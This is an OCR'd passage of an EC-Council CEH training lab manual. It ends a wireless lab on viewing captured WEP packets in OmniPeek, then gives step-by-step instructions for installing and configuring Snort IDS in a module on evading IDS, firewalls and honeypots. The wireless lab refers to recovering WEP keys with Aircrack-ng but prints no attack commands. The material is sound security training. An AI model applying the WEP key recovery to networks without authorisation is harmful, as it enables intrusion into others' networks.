


FIGURE 3.3: TELNET-UnWEP packets Window

5. Double-click any of the packets in the right pane.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Comprehensive network performance management and monitoring of entire enterprise networks, including network segments at remote offices




FIGURE 3.4: TELNET-UnWEP packets analyzer

6. Click the right arrow to view the next packet.

OmniPeek Connect manages an organization's Omnipliance and TimeLine network recorders, and provides all the console capabilities of OmniPeek Enterprise with the exception of local capture and VoIP call playback




FIGURE 3.5: TELNET-UnWEP packets frame window

7. Close the tab from the top and select different options from the right pane; click **Graphs**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

OmniPeek Enterprise also provides advanced Voice and Video over IP functionality including signaling and Media analyses of voice and video, VoIP playback, voice and video Expert Analysis, Visual Expert, and more




FIGURE 3.6: WEP Graphs window

8. Now traverse through all the options in the left pane of the window.

Lab Analysis

Document the BSSID of the target wireless network, connected clients, and recovered WEP key. Analyze various Airecrack-ng attacks and their respective data packet generation rate.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
OmniPeek Network Analyzer	**Packet Information:** • Packet Number • Flags • Status • Packet Length • Timestamp • Data Rate • Channel • Signal level

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	• Signal dBm • Noise Level • Noise dBm • 802.11 MAC Header Details

Questions

1. Analyze and evaluate the list of captured packets.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Evading IDS, Firewalls, and Honeypots

Module 17

Intrusion Detection System

An intrusion detection system (IDS) is a device or software application that monitors network and/or system activities for malicious activities or policy violations and produces reports to a Management Station.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Due to a growing number of intrusions and since the Internet and local networks have become so ubiquitous, organizations increasingly implementing various systems that monitor IT security breaches. Intrusion detection systems (IDSes) are those that have recently gained a considerable amount of interest. An IDS is a defense system that detects hostile activities in a network. The key is then to detect and possibly prevent activities that may compromise system security, or a hacking attempt in progress including reconnaissance/data collection phases that involve, for example, port scans. One key feature of intrusion detection systems is their ability to provide a view of unusual activity and issue alerts notifying administrators and/or block a suspected connection. According to Amoroso, intrusion detection is a "process of identifying and responding to malicious activity targeted at computing and networking resources." In addition, IDS tools are capable of distinguishing between insider attacks originating from inside the organization (coming from own employees or customers) and external ones (attacks and the threat posed by hackers) (Source: http://www.windowsecurity.com)

In order to become an expert penetration tester and security administrator, you must possess sound knowledge of network intrusion prevention system (IPSes), IDSes, malicious network activity, and log information.

Lab Objectives

Tools Demonstrated in this lab are located at D:\CEH-Tools\CEHv8 Module 17 Evading IDS, Firewalls, and Honeypots

The objective of this lab is to help students learn and detect intrusions in a network, log, and view all log files. In this lab, you will learn how to:

- Install and configure Snort IDS
- Run Snort as a service
- Log snort log files to Kiwi Syslog server
- Store snort log files to two output sources simultaneously

Lab Environment

To carry out this lab, you need:

- A computer running Windows Server 2012 as a host machine
- A computer running Windows server 2008, Windows 8, or Windows 7 as a virtual machine
- WinPcap drivers installed on the host machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Notepad++ installed on the host machine
- Kiwi Syslog Server installed on the host machine
- Active Perl installed on the host machine to run Perl scripts
- Administrative privileges to configure settings and run tools
- A web browser with Internet access

Lab Duration

Time: 40 Minutes

Overview of Intrusion Detection Systems

An intrusion detection system (IDS) is a device or software application that monitors network and/or system activities for malicious activities or policy violations and produces reports to a Management Station. Some systems may attempt to stop an intrusion attempt but this is neither required nor expected of a monitoring system. In addition, organizations use intrusion detection and prevention systems (IDPSes) for other purposes, such as identifying problems with security policies, documenting existing threats and deterring individuals from violating security policies. IDPSes have become a necessary addition to the security infrastructure of nearly every organization. Many IDPSes can also respond to a detected threat by attempting to prevent it from succeeding. They use several response techniques, which involve the IDPS stopping the attack itself, changing the security environment.

IDPSes are primarily focused on identifying possible incidents, logging information about them, attempting to stop them, and reporting them to security administrators.

TASK 1

Lab Tasks

Overview

Pick an organization that you feel is worthy of your attention. This could be an educational institution, a commercial company, or perhaps a nonprofit charity.

Recommended labs to assist you in using IDSes:

- Detecting Intrusions Using Snort
- Logging Snort Alerts to Kiwi Syslog Server
- Detecting Intruders and Worms using KFSensor Honeypot IDS
- HTTP Tunneling Using HTTPort

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on your target's security posture and exposure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Detecting Intrusions using Snort

Snort is an open source network intrusion prevention and detection system (IDS/IPS).

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

The trade of the intrusion detection analyst is to find possible attacks against their network. The past few years have witnessed significant increases in DDoS attacks on the Internet, prompting network security to become a great concern. Analysts do this by IDS logs and packet captures while corroborating with firewall logs, known vulnerabilities, and general trending data from the Internet. The IDS attacks are becoming more cultured, automatically reasoning the attack scenarios in real time and categorizing those scenarios becomes a critical challenge. These result in huge amounts of data and from this data they must look for some kind of pattern. However, the overwhelming flows of events generated by IDS sensors make it hard for security administrators to uncover hidden attack plans.

In order to become an expert penetration tester and security administrator, you must possess sound knowledge of network IPSes, IDSes, malicious network activity, and log information.

Tools Demonstrated in this lab are located at D:\CEH-Tools\CEHv8 Module 17 Evading IDS, Firewalls, and Honeypots

Lab Objectives

The objective of this lab is to familiarize students with IPSes and IDSes.

In this lab, you need to:

- Install Snort and verify Snort alerts
- Configure and validate snort.conf file
- Test the working of Snort by carrying out an attack test
- Perform intrusion detection
- Configure Oinkmaster

Lab Environment

To carry out this lab, you need:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- A computer running Windows Server 2012 as a host machine
- Windows 7 running on virtual machine as an attacker machine
- WinPcap drivers installed on the host machine
- Notepad++ installed on the host machine
- Kiwi Syslog Server installed on the host machine
- Active Perl installed on the host machine to run Perl scripts
- Administrative privileges to configure settings and run tools

Lab Duration

Time: 30 Minutes

Overview of Intrusion Prevention Systems and Intrusion Detection Systems

You can also download Snort from http://www.snort.org.

An IPS is a **network security** appliance that **monitors** a network and system activities for **malicious** activity. The main functions of IPSes are to **identify** malicious activity, **log information** about said activity, attempt to **block/stop** activity, and report activity.

An IDS is a device or software application that **monitors** network and/or system activities for **malicious** activities or **policy violations** and produces **reports** to a Management Station. It performs intrusion detection and attempt to **stop** detected possible **incidents**.

Lab Tasks

TASK 1

Install Snort

1. Start **Windows Server 2012** on the host machine. Install Snort.
2. To install Snort, navigate to **D:\CEH-Tools\CEHv8 Module 17 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort**.
3. Double-click the **Snort_2_9_3_1_Installer.exe** file. The Snort installation wizard appears.
4. Accept the **License Agreement** and install Snort with the **default options** that appear **step-by-step** in the wizard.
5. A window appears after successful installation of Snort. Click the **Close** button.
6. Click **OK** to exit the **Snort Installation** window.

Snort is an open source network intrusion prevention and detection system (IDS/IPS).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1: Snort Successful Installation Window

7. Snort requires **WinPcap** to be installed on your machine.
8. Install WinPcap by navigating to **D:\CEH-Tools\CEHv8 Module 17 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort**, and double-clicking **WinPcap_4_1_2.exe**.

WinPcap is a tool for link-layer network access that allows applications to capture and transmit network packets bypass the protocol stack.

9. By default, Snort installs itself in **C:\Snort** (C:\ or D:\ depending upon the disk drive in which OS installed).
10. Register on the Snort website **https://www.snort.org/signup** in order to download Snort Rules. After registration comples it will automatically redirect to a download page.
11. Click the **Get Rules** button to download the latest rules. In this lab we have downloaded **snortrules-snapshot-2931.tar.gz**.
12. Extract the downloaded rules and copy the extracted folder in this path: **D:\CEH-Tools\CEHv8 Module 17 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort**.
13. Rename the extracted folder to **snortrules**.
14. Now go to the **etc** folder in the specified location **D:\CEH-Tools\CEHv8 Module 17 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules\etc** of the extracted Snort rules, copy the **snort.conf** file, and paste this file in **C:\Snort\etc**.
15. The **Snort.conf** file is already present in **C:\Snort\etc**; replace this file with the Snort rules **Snort.conf** file.
16. Copy the **so_rules** folder from **D:\CEH-Tools\CEHv8 Module 17 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules** and paste it in **C:\Snort**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Replace the **preproc_rules** folder from **D:\CEH-Tools\CEHv8 Module 17 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules** and paste it in **C:\Snort**.
18. Copy all the files from this location: **D:\CEH-Tools\CEHv8 Module 17 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules\rules** to **C:\Snort\rules**.
19. Now navigate to **C:\Snort** and right-click folder **bin**, and click **CmdHere** from the context menu to open it in a command prompt.

TASK 2

Verify Snort Alert

20. Type **snort** and press **Enter**.

To print out the TCP/IP packet headers to the screen (i.e. sniffer mode), type: snort –v.




Figure 1.2: Snort Basic Command

21. The **Initialization Complete** message displays. Press **Ctrl+C**. Snort exits and comes back to **C:\Snort\bin**.
22. Now type **snort –W**. This command lists your machine's physical address, IP address, and Ethernet Drivers, but all are disabled by default.




Figure 1.3: Snort -W Command

23. Observe your Ethernet Driver **index number** and write it down; in this lab, the Ethernet Driver index number is **1**.
24. To enable the Ethernet Driver, in the command prompt, type **snort –dev –i 2** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. You see a rapid scroll text in the command prompt. It means that the Ethernet Driver is enabled and working properly.

To specify a log into logging directory, type snort –dev –l /logdirectorylocationand, Snort automatically knows to go into packet logger mode.




Figure 1.4: Snort –dev –i 4 Command

26. Leave the Snort command prompt window open, and launch another command prompt window.

27. In a new command prompt, type **ping google.com** and press **Enter**.

Ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS] [-r count] [-s count] [[-j host-list] | [-k host-list]] [-w timeout] destination-list




Figure 1.5: Ping google.com Command

28. This ping command triggers a Snort alert in the Snort command prompt with rapid scrolling text.

To enable Network Intrusion Detect ion System (NIDS) mode so that you don't record every single packet sent down the wire, type: snort -dev -l ./log -h 192.168.1.0/24 -c snort.conf.




Figure 1.6: Snort Showing Captured Google Request

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Close both command prompt windows. The verification of Snort installation and triggering alert is complete, and Snort is working correctly in verbose mode.

TASK 3

Configure snort.conf File

30. Configure the **snort.conf** file located at **C:\Snort\etc**.
31. Open the **snort.conf** file with Notepad++.
32. The **snort.conf** file opens in Notepad++ as shown in the following screenshot.

Make sure to grab the rules for the version you are installing Snort for.




Figure 1.7: Configuring Snort.conf File in Notepad++

Log packets in tcpdump format and to produce minimal alerts, type: snort -b -A fast -c snort.conf.

33. Scroll down to the **Step #1: Set the network variables** section (Line 41) of snort.conf file. In the **HOME_NET** line, replace any with the IP addresses (Line 45) of the machine where Snort is running.

Notepad++ is a free source code editor and Notepad replacement that supports several languages. It runs in the MS Windows environment.




Figure 1.8: Configuring Snort.conf File in Notepad++

34. Leave the **EXTERNAL_NET any** line as it is.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. If you have a **DNS Server**, then make changes in the **DNS_SERVERS** line by replacing **$HOME_NET** with your DNS Server IP address; otherwise, leave this line as it is.

The element 'any' can be used to match all IPs, although 'any' is not allowed. Also, negated IP ranges that are more general than non-negated IP ranges are not allowed.

36. The same applies to SMTP_SERVERS, HTTP_SERVERS, SQL_SERVERS, TELNET_SERVERS, and SSH_SERVERS.
37. Remember that if you don't have any servers running on your machine, leave the line as it is. **DO NOT** make any changes in that line.
38. Scroll down to **RULE_PATH** (Line 104). In Line 104 replace **../**rules with **C:\Snort\rules**, in Line 105 **../so_rules** replace with **C:\Snort\so_rules**, and in Line 106 replace **../preproc_rules** with **C:\Snort\preproc_rules**.

Rule variable names can be modified in several ways. You can define meta-variables using the $ operator. These can be used with the variable modifier operators ? and -




Figure 1.9: Configuring Snort.conf File in Notepad++

39. In Line 113 and 114 replace **../rules** with **C:\Snort\ rules**.




Figure 1.10: Configuring Snort.conf File in Notepad++

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

40. Navigate to **C:\Snort\rules** and create two files and name them **white_list.rules** and **black_list.rules** make sure the two files extensions are **.rules**.

The include keyword allows other rule files to be included within the rule file indicated on the Snort command line. It works much like an #include from the C programming language, reading the contents of the named file and adding the contents in the place where the include statement appears in the file.

41. Scroll down to **Step #4: Configure dynamic loaded libraries** section (Line 242). Configure **dynamic loaded libraries** in this section.

42. At path to dynamic preprocessor libraries (Line 247), replace **/usr/local/lib/snort_dynamicpreprocessor/** with your dynamic preprocessor libraries folder location.

43. In this lab, dynamic preprocessor libraries are located at **C:\Snort\lib\snort_dynamicpreprocessor**.




Figure 1.11: Configuring Snort.conf File in Notepad++

Preprocessors are loaded and configured using the 'preprocessor' keyword. The format of the preprocessor directive in the Snort rules file is: preprocessor <name>: <options>.

44. At path to base preprocessor (or dynamic) engine (Line 250), replace **/usr/local/lib/snort_dynamicengine/libsf_engine.so** with your base preprocessor engine **C:\Snort\lib\snort_dynamicengine\sf_engine.dll**.

